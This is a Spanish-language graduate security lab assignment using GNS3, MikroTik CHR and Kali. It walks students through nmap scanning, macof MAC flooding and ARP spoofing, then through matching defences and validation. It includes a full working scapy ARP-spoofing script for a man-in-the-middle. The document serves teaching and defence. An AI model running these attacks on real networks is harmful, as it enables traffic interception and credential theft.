



Universidad Mariano Gálvez de Guatemala

Facultad de Ingeniería en Sistemas de Información y Ciencias de la Computación

Dirección de Posgrados

Maestría en Seguridad Informática

PRÁCTICA COMPUESTA No. 1 – 2

Configurar · Atacar · Defender · Validar

GNS3 + Mikrotik RouterOS CHR + Kali Linux

(La práctica está abierta a la utilización de otro Vendor + GNS3 + Kali Linux, solo se debe cumplir con los objetivos de las prácticas y metodologías)

Clases cubiertas	C1 – Fundamentos TCP/IP y superficie de ataque C2 – Diseño seguro de red y controles L2/L3
Modalidad	Individual — Laboratorio técnico Hanson
Valor	15 puntos
Su TOKEN único	[] (asignado por el catedrático en semana 2)

SEMANA 2 Catedrático entrega práctica + TOKEN individual	SEMANA 2 Verificación de avance en vivo	SEMANA 3 Entrega final completa
---	---	---

Práctica individual. Cada entrega lleva su TOKEN único visible en todas las capturas. Entregas sin TOKEN o con capturas genéricas de internet reciben nota cero automáticamente.

1. SISTEMA DE AUTENTICIDAD — CÓMO FUNCIONA Y POR QUÉ

Esta práctica incluye tres capas de verificación que trabajan juntas. No están diseñadas para detectar el uso de IA después del hecho — están diseñadas para que sea más difícil fabricar la evidencia que simplemente ejecutar la práctica.

#	Capa	Qué es	Cuando aplica	Quién verifica
1	TOKEN en el entorno	Código numérico único por estudiante que se configura en el hostname del router y en el esquema de IPs. Toda captura de pantalla debe mostrar este token.	Todo el tiempo — en cada captura	Catedrático al revisar el PDF
2	Verificación en vivo semana 2	Antes de iniciar la clase 3, el catedrático publica en el chat una pregunta específica que solo puede responder quien hizo la práctica. El estudiante tiene 10 minutos para responder con una captura en tiempo real.	Semana 2 — primeros 10 min de clase	Catedrático en vivo durante la clase
3	Firma de evidencia en capturas	Cada captura de pantalla debe mostrar simultáneamente: (a) el token en el hostname, (b) la fecha/hora del sistema, y (c) una terminal con el comando de firma corriendo.	En cada entregable del PDF	Catedrático al revisar el PDF



Universidad Mariano Gálvez de Guatemala

Facultad de Ingeniería en Sistemas de Información y Ciencias de la Computación

Dirección de Posgrados

Maestría en Seguridad Informática

Capa 1 — TOKEN: configuración obligatoria del entorno

El catedrático le asignará un TOKEN de 4 dígitos (ej: 4782) al inicio de la semana 2. Este TOKEN debe configurarse en su entorno de la siguiente manera antes de comenzar cualquier ejercicio:

```
# — PASO 1: Configurar hostname del router con su TOKEN
# (Reemplace XXXX con su TOKEN personal)
> /system identity set name=MTK-XXXX

# Verificar — su prompt debe verse así:
> [admin@MTK-XXXX] >

# — PASO 2: Adaptar el esquema de IPs con su TOKEN
# TOKEN 4782 → IPs: 10.47.82.x/24
# TOKEN 3301 → IPs: 10.33.01.x/24
# TOKEN 0591 → IPs: 10.05.91.x/24
# Regla: 10.[primeros 2 dígitos].[últimos 2 dígitos].x/24

> /ip address add address=10.XX.XX.1/24 interface=vlan10
> /ip address add address=10.XX.XX.1/24 interface=vlan20 # mismo octeto, diferente VLAN

# — PASO 3: Configurar hostname en Kali (PC-Admin)
sudo hostnamectl set-hostname kali-XXXX
# Abrir nueva terminal para que el prompt muestre: kali-XXXX
```

TOKEN	Toda captura de pantalla entregada debe mostrar visiblemente el hostname MTK-XXXX o kali-XXXX en el prompt. Capturas sin TOKEN visible serán consideradas inválidas y el ejercicio correspondiente recibirá 0 puntos, sin posibilidad de re-entrega.
--------------	--

Capa 2 — Verificación en vivo

Al inicio de la clase 3, el catedrático publicará una de las siguientes preguntas en el chat de la sesión virtual. Tendrá exactamente 10 minutos para responder con una captura de pantalla en tiempo real tomada desde su GNS3 activo.

#	Pregunta posible (el catedrático elige una al azar)	Lo que debe capturar
A	¿Cuántas entradas activas tiene la tabla ARP de su router MikroTik en este momento?	Salida de /ip arp print en su terminal MikroTik con el hostname TOKEN visible
B	Ejecute macof durante 15 segundos. ¿Cuántas entradas muestra /interface bridge host print count-only antes y después?	Dos capturas consecutivas del comando en MikroTik con timestamp del sistema visible
C	Muestre la tabla de firewall rules activa en su MikroTik. ¿Cuántas reglas tiene y cuál tiene más hits?	Salida de /ip firewall filter print stats con el TOKEN visible en el prompt
D	Abra Wireshark sobre la interfaz de PC-Admin y muestre el tráfico actual. ¿Qué protocolo tiene más paquetes en este momento?	Captura de Wireshark en vivo con statistics → protocol hierarchy visible y el hostname de Kali en la barra de título
E	Ejecute el script arp_spoof.py durante 20 segundos y muestre los paquetes enviados. Luego detenga y muestre la tabla ARP de PC-Prod.	Captura de la terminal con la salida del script (contador de paquetes) y luego arp -a en PC-Prod, ambas con TOKEN visible



Universidad Mariano Gálvez de Guatemala

Facultad de Ingeniería en Sistemas de Información y Ciencias de la Computación

Dirección de Posgrados

Maestría en Seguridad Informática

Capa 3 — Firma de evidencia en todas las capturas

Cada captura de pantalla entregada en el PDF debe mostrar los siguientes tres elementos simultáneamente en la misma imagen:

#	Elemento	Cómo lograrlo	Ejemplo visible
i	TOKEN en el prompt	Siempre visible en el prompt de MikroTik o en la barra de título de Kali configurada con hostnamectl	[admin@MTK-4782]
ii	Fecha y hora del sistema	Abra una terminal pequeña con el comando 'watch -n1 date' corriendo en un rincón de la pantalla durante toda la captura	Wed Apr 9 14:23:07 2026
iii	Comando de firma	En al menos una terminal visible ejecute: echo "CARNÉ-PRACTICA1-FECHA" y que la salida esté visible en la captura	echo "20240001-P1-20260412"

— Configuración de firma — ejecutar al inicio de cada sesión de trabajo

Reemplace CARNET con su número de carné real

Terminal 1: reloj en tiempo real (dejar corriendo en una esquina)

watch -n1 date

Terminal 2: comando de firma (ejecutar antes de cada captura importante)

echo "CARNET-PRACTICA1-\$(date +%Y%m%d)"

Ejemplo de salida esperada:

20240001-PRACTICA1-20260412

En MikroTik — verificar que el hostname con TOKEN es visible

> /system identity print

Salida esperada: name: MTK-XXXX

NOTA IMPORTANTE

Estos mecanismos no pretenden ser infalibles — ningún sistema de verificación lo es. Su propósito real es hacer que dedicar tiempo a ejecutar la práctica sea el camino más eficiente. Un estudiante que conoce su entorno GNS3 puede responder la verificación en vivo en 2 minutos. Fabricar capturas convincentes con el TOKEN correcto, la fecha exacta y el hostname específico tomaría mucho más tiempo que simplemente hacer la práctica.

2. ENFOQUE Y VÍNCULO CON EL PROYECTO FINAL

Esta práctica sigue un ciclo de cuatro fases que reproduce el trabajo real de un equipo de seguridad. Las evidencias que genere esta semana serán reutilizadas directamente en su proyecto final.

	Fase	Qué hace	Alimenta al proyecto final	Sem.
1	CONSTRUIR	Topología MikroTik con VLANs, ACLs, DHCP, NAT, NTP	Infraestructura LAN base del proyecto; sección Construcción de solución	S2-S3
2	ATACAR	nmap, macof, ARP Spoofing con script Python	Sección Vectores de ataque / Ciberdefensa; evidencia del challenge entre grupos	S2-S3
3	DEFENDER	Firewall rules, port security, ARP Inspection en MikroTik	Sección Ciberseguridad; controles L2 implementados	S3-S4
4	VALIDAR	Re-ejecutar ataques y confirmar mitigación; mapa de superficie de ataque	Tabla de vectores mitigados/pendientes en Ciberdefensa y Fortalezas/Debilidades	S4



Universidad Mariano Gálvez de Guatemala

Facultad de Ingeniería en Sistemas de Información y Ciencias de la Computación

Dirección de Posgrados

Maestría en Seguridad Informática

3. ENTORNO Y HERRAMIENTAS REQUERIDAS

¿Por qué MikroTik RouterOS?

MikroTik es el fabricante con mayor presencia en Centroamérica y el más común en PYMES y operadoras de la región. Su imagen CHR (Cloud Hosted Router) se descarga gratuitamente de mikrotik.com/download y corre en GNS3 sin licencia para uso académico — a diferencia del IOS Cisco 3640/3725 que requería imágenes propietarias difíciles de obtener legalmente.


Herramienta	Versión	Rol en la práctica	Descarga
GNS3	2.2.x+	Simulador de red — orquesta todos los dispositivos	gns3.com (gratuito)
MikroTik RouterOS CHR	v7.x (.img)	Router/firewall/switch L3: VLANs, ACLs, DHCP, NAT, NTP, ARP Inspection	mikrotik.com/download → Cloud Hosted Router
Kali Linux	2023.x+	Estación atacante: nmap, macof, arpspoof, scapy, Wireshark	kali.org (gratuito)
Wireshark	Incluido en Kali	Captura y análisis de tráfico — evidencia de ataques y defensas	wireshark.org (gratuito)
VMware / VirtualBox	Cualquier versión	Hypervisor para VMs Kali integradas en GNS3	vmware.com / virtualbox.org

SETUP CHR	Para integrar MikroTik CHR en GNS3: descargue el .img CHR → en GNS3 cree template QEMU → 256 MB RAM, 1 vCPU, disco = el .img. No requiere activación. Guía oficial: help.mikrotik.com/docs/display/ROS/CHR
------------------	---

ÉTICO	Todos los ataques deben ejecutarse únicamente dentro de su entorno GNS3 local
--------------	---

4. TOPOLOGÍA DE LABORATORIO

A continuación, se presenta una topología tentativa, investigue la configuración más apropiada para hacer la demostración de lo solicitado en la práctica compuesta. Debe evidenciar lo solicitado.





Universidad Mariano Gálvez de Guatemala

Facultad de Ingeniería en Sistemas de Información y Ciencias de la Computación

Dirección de Posgrados

Maestría en Seguridad Informática

Comandos de configuración base MikroTik

```
# — Conectar: SSH admin@<IP-del-CHR> o Winbox
# Contraseña inicial: vacía (solo presione Enter)

# PASO 1: Establecer TOKEN en hostname (OBLIGATORIO antes de cualquier captura)
> /system identity set name=MTK-XXXX

# PASO 2: Bridge con VLAN filtering
> /interface bridge add name=bridge-lan vlan-filtering=yes
> /interface bridge port add bridge=bridge-lan interface=ether2

# PASO 3: VLANs en el bridge
> /interface bridge vlan add bridge=bridge-lan tagged=ether2 vlan-ids=10
> /interface bridge vlan add bridge=bridge-lan tagged=ether2 vlan-ids=20
> /interface bridge vlan add bridge=bridge-lan tagged=ether2 vlan-ids=30
> /interface bridge vlan add bridge=bridge-lan tagged=ether2 vlan-ids=99

# PASO 4: Interfaces VLAN (adaptar XX con su TOKEN)
> /interface vlan add interface=bridge-lan name=vlan10 vlan-id=10
> /interface vlan add interface=bridge-lan name=vlan20 vlan-id=20
> /interface vlan add interface=bridge-lan name=vlan30 vlan-id=30
> /interface vlan add interface=bridge-lan name=vlan99 vlan-id=99

# PASO 5: IPs (reemplace XX.XX con los dígitos de su TOKEN)
> /ip address add address=10.XX.XX.1/24 interface=vlan10
> /ip address add address=10.XX.XX.1/24 interface=vlan20
> /ip address add address=10.XX.XX.1/24 interface=vlan30
> /ip address add address=10.XX.XX.1/24 interface=vlan99

# PASO 6: DHCP para VLAN 30 (Invitados)
> /ip pool add name=pool-guest ranges=10.XX.XX.100-10.XX.XX.200
> /ip dhcp-server add address-pool=pool-guest interface=vlan30 name=dhcp-guest
> /ip dhcp-server network add address=10.XX.XX.0/24 dns-server=8.8.8.8 gateway=10.XX.XX.1

# PASO 7: NAT y ruta por defecto
> /ip firewall nat add chain=srcnat out-interface=ether1 action=masquerade
> /ip route add dst-address=0.0.0.0/0 gateway=<IP-del-host-GNS3>

# PASO 8: NTP
> /system ntp client set enabled=yes servers=pool.ntp.org
```



Universidad Mariano Gálvez de Guatemala

Facultad de Ingeniería en Sistemas de Información y Ciencias de la Computación

Dirección de Posgrados

Maestría en Seguridad Informática

5. EJERCICIOS: CICLO ATAQUE → DEFENSA → VALIDACIÓN

Cada ejercicio tiene tres fases. **La fase de Validación es obligatoria** — sin re-ejecutar el ataque con las defensas activas y documentar el resultado, el ejercicio se considera incompleto independientemente de las otras dos fases.

RECORDATORIO	Todas las capturas deben mostrar: (i) TOKEN en el hostname, (ii) fecha/hora visible, (iii) salida del comando echo con su carné. Ver Sección 1, Capa 3.
---------------------	---

EJERCICIO A — Reconocimiento activo con nmap y análisis de ACLs

Tiempo: 40 min | **Herramientas:** nmap, Wireshark

El reconocimiento es la fase cero de todo ataque. Esta práctica muestra cómo las reglas de firewall reducen la superficie visible y dificultan el mapeo de la red.

► FASE ATAQUE — Escaneo sin defensas activas

```
# Script A — Reconocimiento desde PC-Admin (kali-XXXX)
# Ejecute en Kali y capture la salida completa con TOKEN visible

# A1: Descubrimiento de hosts en los tres segmentos
sudo nmap -sn 10.XX.XX.0/24 10.XX.XX.0/24 10.XX.XX.0/24 -oN /tmp/scan_hosts.txt
cat /tmp/scan_hosts.txt

# A2: Escaneo de puertos TCP top-100 sobre el router
sudo nmap -sS -F 10.XX.XX.1 -oN /tmp/scan_ports.txt
cat /tmp/scan_ports.txt

# A3: Detección de servicios sobre PC-Prod
sudo nmap -sV -p 22,80,443,8291 10.XX.XX.10 -oN /tmp/scan_services.txt
cat /tmp/scan_services.txt

# A4: Iniciar Wireshark en paralelo — filtro: ip.src == 10.XX.XX.10
# Capture el patrón de paquetes SYN generado por nmap
```

► FASE DEFENSA — Firewall rules en MikroTik

```
# Bloquear reconocimiento desde VLAN Invitados hacia redes internas
> /ip firewall filter
> add chain=forward src-address=10.XX.XX.0/24 dst-address=10.XX.XX.0/24 \
  action=drop comment="Guest→Admin DENEGADO"
> add chain=forward src-address=10.XX.XX.0/24 dst-address=10.XX.XX.0/24 \
  action=drop comment="Guest→Prod DENEGADO"

# Limitar ICMP desde VLAN 30
> add chain=input src-address=10.XX.XX.0/24 protocol=icmp \
  limit=5,10:packet action=accept comment="ICMP limitado Guest"
> add chain=input src-address=10.XX.XX.0/24 protocol=icmp \
  action=drop comment="Drop ICMP excedente"

> /ip firewall filter print stats
```



Universidad Mariano Gálvez de Guatemala

Facultad de Ingeniería en Sistemas de Información y Ciencias de la Computación

Dirección de Posgrados

Maestría en Seguridad Informática

► FASE VALIDACIÓN — Re-ejecutar el mismo scan desde VLAN 30

```
# Desde PC-Guest (VLAN 30) — mismo scan que antes
sudo nmap -sn 10.XX.XX.0/24 10.XX.XX.0/24 -oN /tmp/scan_after.txt
diff /tmp/scan_hosts.txt /tmp/scan_after.txt

# ¿Qué cambió? Documente hosts que desaparecieron y los que siguen visibles
```

Preguntas de análisis — Ejercicio A

1. En la captura Wireshark del escaneo SYN, ¿qué flag TCP identifica el paquete de reconocimiento? ¿Cómo lo diferencia de una conexión legítima?
2. Tras aplicar las reglas, ¿qué hosts siguen siendo visibles desde VLAN 30 y por qué es inevitable que lo sean?
3. Un atacante en VLAN 10 tiene más visibilidad que uno en VLAN 30. ¿Qué principio de seguridad aplica aquí?
4. ¿Qué información útil para un atacante expone el campo TTL observado en Wireshark?

EJERCICIO B — MAC Flooding y saturación de tabla CAM

Tiempo: 45 min | **Herramientas:** macof, Wireshark, MikroTik bridge monitor

El MAC flooding satura la tabla CAM del switch con MACs falsas. Cuando la tabla se desborda, el switch inunda todo el tráfico por todos los puertos — convirtiendo un ataque de denegación de servicio en una oportunidad de sniffing pasivo.

► FASE ATAQUE — MAC Flooding con macof

```
# Script B — MAC Flooding desde PC-Admin (kali-XXXX)

# TERMINAL 1: Registrar tabla CAM ANTES del ataque
# SSH a MikroTik y ejecutar:
> /interface bridge host print count-only
> /interface bridge host print where !local
# Tome captura — esta es su línea base

# TERMINAL 2: Lanzar macof (5000 paquetes)
sudo macof -i eth0 -n 5000

# TERMINAL 3: Monitorear tabla CAM DURANTE el ataque en MikroTik
> /interface bridge host print count-only
# Ejecute cada 10 segundos y observe el crecimiento

# TERMINAL 4: Wireshark en PC-Admin
# Filtro: eth.dst == ff:ff:ff:ff:ff:ff
# ¿Aumentan los broadcasts? ¿Llega tráfico que no le corresponde?
# Tome 3 capturas en momentos distintos durante el ataque
```



Universidad Mariano Gálvez de Guatemala

Facultad de Ingeniería en Sistemas de Información y Ciencias de la Computación

Dirección de Posgrados

Maestría en Seguridad Informática

► FASE DEFENSA — Port security en MikroTik

```
# Limitar MACs por puerto y endurecer el bridge
> /interface bridge set bridge-lan ingress-filtering=yes
> /interface bridge set bridge-lan frame-types=admit-only-vlan-tagged
> /interface bridge port set [find interface=ether3] \
    learn=yes unknown-unicast-flood=no

# Habilitar DHCP Snooping como fuente de verdad IP-MAC
> /ip dhcp-snooping set enabled=yes
> /interface bridge port set [find interface=ether3] dhcp-snooping=yes

> /interface bridge monitor bridge-lan
> /interface bridge host print
```

► FASE VALIDACIÓN — Re-ejecutar macof con defensas activas

```
# Mismo ataque con defensas activas
sudo macof -i eth0 -n 5000

> /interface bridge host print count-only
# ¿La tabla sigue creciendo sin control?
# Compare con la captura de la fase de ataque

# Wireshark — ¿sigue llegando tráfico anómalo a PC-Admin?
```

Preguntas de análisis — Ejercicio B

1. ¿Cómo evidenció en Wireshark el momento en que el switch comenzó a inundar tráfico? ¿Qué tipo de tramas aumentaron?
2. ¿Por qué el MAC flooding puede convertirse en un ataque de sniffing pasivo? ¿Qué información podría capturar un atacante en esa situación?
3. Las defensas implementadas reducen el riesgo, pero no lo eliminan. ¿Qué control adicional ofrecería mayor protección?
4. Relacione este ataque con CWE-400 (Consumo no controlado de recursos). ¿Por qué aplica a la tabla CAM?

EJERCICIO C — ARP Spoofing + interceptación de tráfico

Tiempo: 45 min **Herramientas:** script Python scapy, arpspoof, Wireshark

El ARP Spoofing envenena el caché ARP de las víctimas para redirigir su tráfico hacia el atacante. Este ejercicio demuestra que la segmentación VLAN sola no protege el tráfico dentro de la misma VLAN.

SETUP

Para demostrar el ataque intra-VLAN, use una instancia Kali adicional dentro de VLAN 20, o mueva PC-Admin temporalmente a VLAN 20 desconectándolo del puerto de VLAN 10 y reconectándolo al puerto de VLAN 20 en el switch.



Universidad Mariano Gálvez de Guatemala

Facultad de Ingeniería en Sistemas de Información y Ciencias de la Computación

Dirección de Posgrados

Maestría en Seguridad Informática

► FASE ATAQUE — ARP Spoofing con script Python scapy

Guarde el siguiente script en Kali como /tmp/arp_spoof.py. Léalo completo antes de ejecutarlo — entender cada línea es parte del ejercicio:

```
#!/usr/bin/env python3
# arp_spoof.py — Script educativo de ARP Spoofing
# Autor del laboratorio: [Su nombre y carné aquí]
# TOKEN: XXXX

from scapy.all import Ether, ARP, srp1, sendp, get_if_hwaddr
import time, sys

TARGET_IP = '10.XX.XX.10' # IP de PC-Prod (víctima)
GATEWAY_IP = '10.XX.XX.1' # IP del gateway MikroTik VLAN 20
IFACE = 'eth0' # Interfaz del atacante en Kali

def get_mac(ip):
    """Obtiene la MAC real de una IP via ARP request legítimo"""
    ans = srp1(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst=ip),
               timeout=2, iface=IFACE, verbose=False)
    return ans[ARP].hwsrc if ans else None

def spoof(target_ip, spoof_ip):
    """Envía ARP reply falso: 'yo soy spoof_ip' — sin haber recibido request"""
    attacker_mac = get_if_hwaddr(IFACE)
    # ARP op=2 = reply; psrc = IP que suplantamos; hwsrc = nuestra MAC
    pkt = Ether(dst='ff:ff:ff:ff:ff:ff') / \
        ARP(op=2, pdst=target_ip, psrc=spoof_ip, hwsrc=attacker_mac)
    sendp(pkt, iface=IFACE, verbose=False)

# Habilitar reenvío de paquetes para MITM transparente
import subprocess
subprocess.run(['sysctl', '-w', 'net.ipv4.ip_forward=1'], capture_output=True)

print(f'[TOKEN-XXXX] ARP Spoofing: {TARGET_IP} <-> {GATEWAY_IP}')
print('[*] Ctrl+C para detener')
sent = 0
try:
    while True:
        spoof(TARGET_IP, GATEWAY_IP) # A la víctima: 'yo soy el gateway'
        spoof(GATEWAY_IP, TARGET_IP) # Al gateway: 'yo soy la víctima'
        sent += 2
        print(f'[*] Paquetes ARP maliciosos: {sent}', end='')
        time.sleep(1.5)
except KeyboardInterrupt:
    print('\n[*] Ataque detenido — restaurando ARP...')
    sys.exit(0)

# Ejecutar el script
sudo python3 /tmp/arp_spoof.py

# En paralelo — Wireshark en la máquina atacante
# Filtro: arp || (ip.addr == 10.XX.XX.10 && http)
# Observe: (1) los paquetes ARP falsos enviados
# (2) el tráfico HTTP de la víctima pasando por el atacante

# En PC-Prod — verificar que el caché ARP fue envenenado
arp -a
# La MAC del gateway debe ser la MAC del atacante — eso confirma el MITM
```



Universidad Mariano Gálvez de Guatemala

Facultad de Ingeniería en Sistemas de Información y Ciencias de la Computación

Dirección de Posgrados

Maestría en Seguridad Informática

► FASE DEFENSA — ARP Inspection y bindings en MikroTik

```
# Habilitar ARP reply-only (el router no acepta ARPs no solicitados)
> /ip arp set [find address=10.XX.XX.0/24] reply-only=yes

# Binding estático IP-MAC para hosts críticos
# (obtenga las MACs reales ejecutando /ip arp print antes de este paso)
> /ip arp add address=10.XX.XX.1 mac-address=AA:BB:CC:DD:EE:FF interface=vlan20
> /ip arp add address=10.XX.XX.10 mac-address=AA:BB:CC:DD:EE:FF interface=vlan20

> /ip arp print
> /log print where topics~"arp"
```

► FASE VALIDACIÓN — Re-ejecutar arp_spoof.py con defensas activas

```
# Mismo script con defensas activas
sudo python3 /tmp/arp_spoof.py

# En PC-Prod — ¿fue envenenado el caché ARP esta vez?
arp -a

# En MikroTik — ¿el log registra intentos de ARP malicioso?
> /log print where topics~"arp"

# En Wireshark — ¿el tráfico de PC-Prod sigue pasando por el atacante?
```

Preguntas de análisis — Ejercicio C

1. En el script, spoof() envía ARP op=2 sin haber recibido un request. ¿Por qué el protocolo ARP acepta esto? ¿Qué campo del paquete evidencia el envenenamiento en Wireshark?
2. ¿Qué diferencia práctica existe entre el ARP Spoofing que hizo y un ataque MITM completo? ¿Qué herramienta adicional usaría para interceptar y releer el tráfico capturado?
3. La defensa con ARP estático funciona en laboratorio. ¿Por qué no escala en una red empresarial con 500 hosts? ¿Qué alternativa automatizada usaría?
4. Relacione ARP Spoofing con CWE-290 y con el modelo Zero Trust. ¿Por qué Zero Trust asume que la red interna ya fue comprometida y cómo afecta eso al diseño de su proyecto final?

6. ENTREGABLES, CALENDARIO Y RÚBRICA

6.1 — Calendario de entrega

Semana	Momento	Qué se espera	Ponderación
Semana 2	Clase del sábado — al finalizar	Catedrático entrega práctica y TOKEN individual a cada estudiante. Estudiante confirma recepción y configura TOKEN en su entorno.	—
Semana 3	Antes de iniciar clase — primeros 10 min	Verificación en vivo: el catedrático publica una pregunta en el chat; el estudiante responde con captura en tiempo real desde su GNS3 activo. Avance mínimo: topología funcional + Ejercicio A completado.	3 pts. de la nota final
Semana 4	Antes de iniciar clase — PDF subido a Moodle	Entrega final: PDF completo con todos los entregables según la tabla 6.2. Entregas tardías se evalúan sobre el 50% del puntaje total.	12 pts. restantes



Universidad Mariano Gálvez de Guatemala

Facultad de Ingeniería en Sistemas de Información y Ciencias de la Computación

Dirección de Posgrados

Maestría en Seguridad Informática

6.2 — Entregables del PDF final

#	Entregable	Formato	Puntos
1	Carátula: nombre, carné, TOKEN, fecha	Portada	—
2	Captura del hostname MTK-XXXX en MikroTik + tabla de IPs con TOKEN + evidencia de ping entre VLANs	CLI + tabla	1.5 pts.
3	Ej. A: scans nmap antes/después con diff, captura Wireshark del patrón SYN, respuestas de análisis	Capturas + texto	2.5 pts.
4	Ej. B: tabla CAM en 3 momentos (base/ataque/post-defensa), Wireshark del flood, evidencia de mitigación, respuestas	Capturas + texto	2 pts.
5	Ej. C: script Python con su carné en el encabezado, captura del envenenamiento ARP, mitigación verificada, comparativa, respuestas	Código + capturas + texto	2 pts.
6	Mapa de superficie de ataque (plantilla Sec. 6.3) con mínimo 6 vectores + CWE	Tabla analítica	2 pts.
7	Es un plus evidenciar vulnerabilidades en todos los protocolos que encuentre durante su práctica e investigación, (vtp, lldp, cdp, stp, etc.)	Capturas + texto	2 pts.
	Verificación en vivo semana 3 (evaluada en clase)		3 pts.
	TOTAL		15 pts.

6.3 — Plantilla: Mapa de Superficie de Ataque

Complete esta tabla como Entregable 6. Será reutilizada directamente en la sección **Ciberdefensa** del proyecto final. Los primeros tres vectores ya están pre-llenados como referencia.

Vector	Protocolo	Capa OSI	CWE	Impacto observado	Control aplicado
MAC Flooding	Ethernet L2	Capa 2	CWE-400	Tabla CAM desbordada → hub mode → sniffing en toda la VLAN	Límite MACs por puerto + ingress-filtering en bridge MikroTik
ARP Spoofing	ARP	Capa 2	CWE-290	Envenenamiento de caché → MITM → interceptación de credenciales	ARP reply-only + bindings estáticos IP-MAC en MikroTik
Reconocimiento nmap	TCP/ICMP	Capas 3/4	CWE-200	Exposición de servicios y versiones antes de aplicar ACLs	Firewall rules MikroTik bloqueando tráfico Guest hacia segmentos internos



Universidad Mariano Gálvez de Guatemala

Facultad de Ingeniería en Sistemas de Información y Ciencias de la Computación

Dirección de Posgrados

Maestría en Seguridad Informática

6.4 — Rúbrica de evaluación

Criterio	Excelente (100%)	Bueno (80%)	Aceptable (60%)	Deficiente (<40%)
Verificación en vivo S3 (3 pts.)	Responde en tiempo real con captura válida y TOKEN visible en menos de 10 min	Responde, pero la captura tiene errores menores (ej. hostname sin TOKEN)	Responde tarde o la captura no corresponde a lo preguntado	No responde o entorno no estaba activo
Topología + TOKEN (1.5 pts.)	Hostname MTK-XXXX visible, IPs con TOKEN, ping entre todas las VLANs evidenciado	TOKEN en hostname, pero IPs genéricas, conectividad parcial	Sin TOKEN en capturas, pero topología funcional	Sin TOKEN y sin evidencia de conectividad
Ej. A — nmap (2.5 pts.)	Scan antes/después con diff visible, Wireshark con SYN pattern, 4 preguntas con criterio técnico	3 de 4 elementos, análisis correcto	2 elementos, análisis superficial	Sin comparativa o sin capturas con TOKEN
Ej. B — macof (3 pts.)	3 momentos de tabla CAM documentados, Wireshark con tráfico anómalo, mitigación validada, 4 preguntas	3 de 4 fases completas	Solo ataque documentado, sin validación	Sin evidencia o TOKEN ausente
Ej. C — ARP Spoofing (3 pts.)	Script con carné en encabezado, captura del envenenamiento, mitigación verificada en MikroTik, 4 preguntas técnicas	3 de 4 fases, script ejecutado	Script no modificado + solo ataque documentado	Sin script ejecutado o sin capturas
Mapa superficie (2 pts.)	6+ vectores, CWE en cada uno, controles con base en la práctica realizada	5 vectores, referencias CWE en mayoría	4 vectores, sin CWE	Menos de 4 o plantilla sin llenar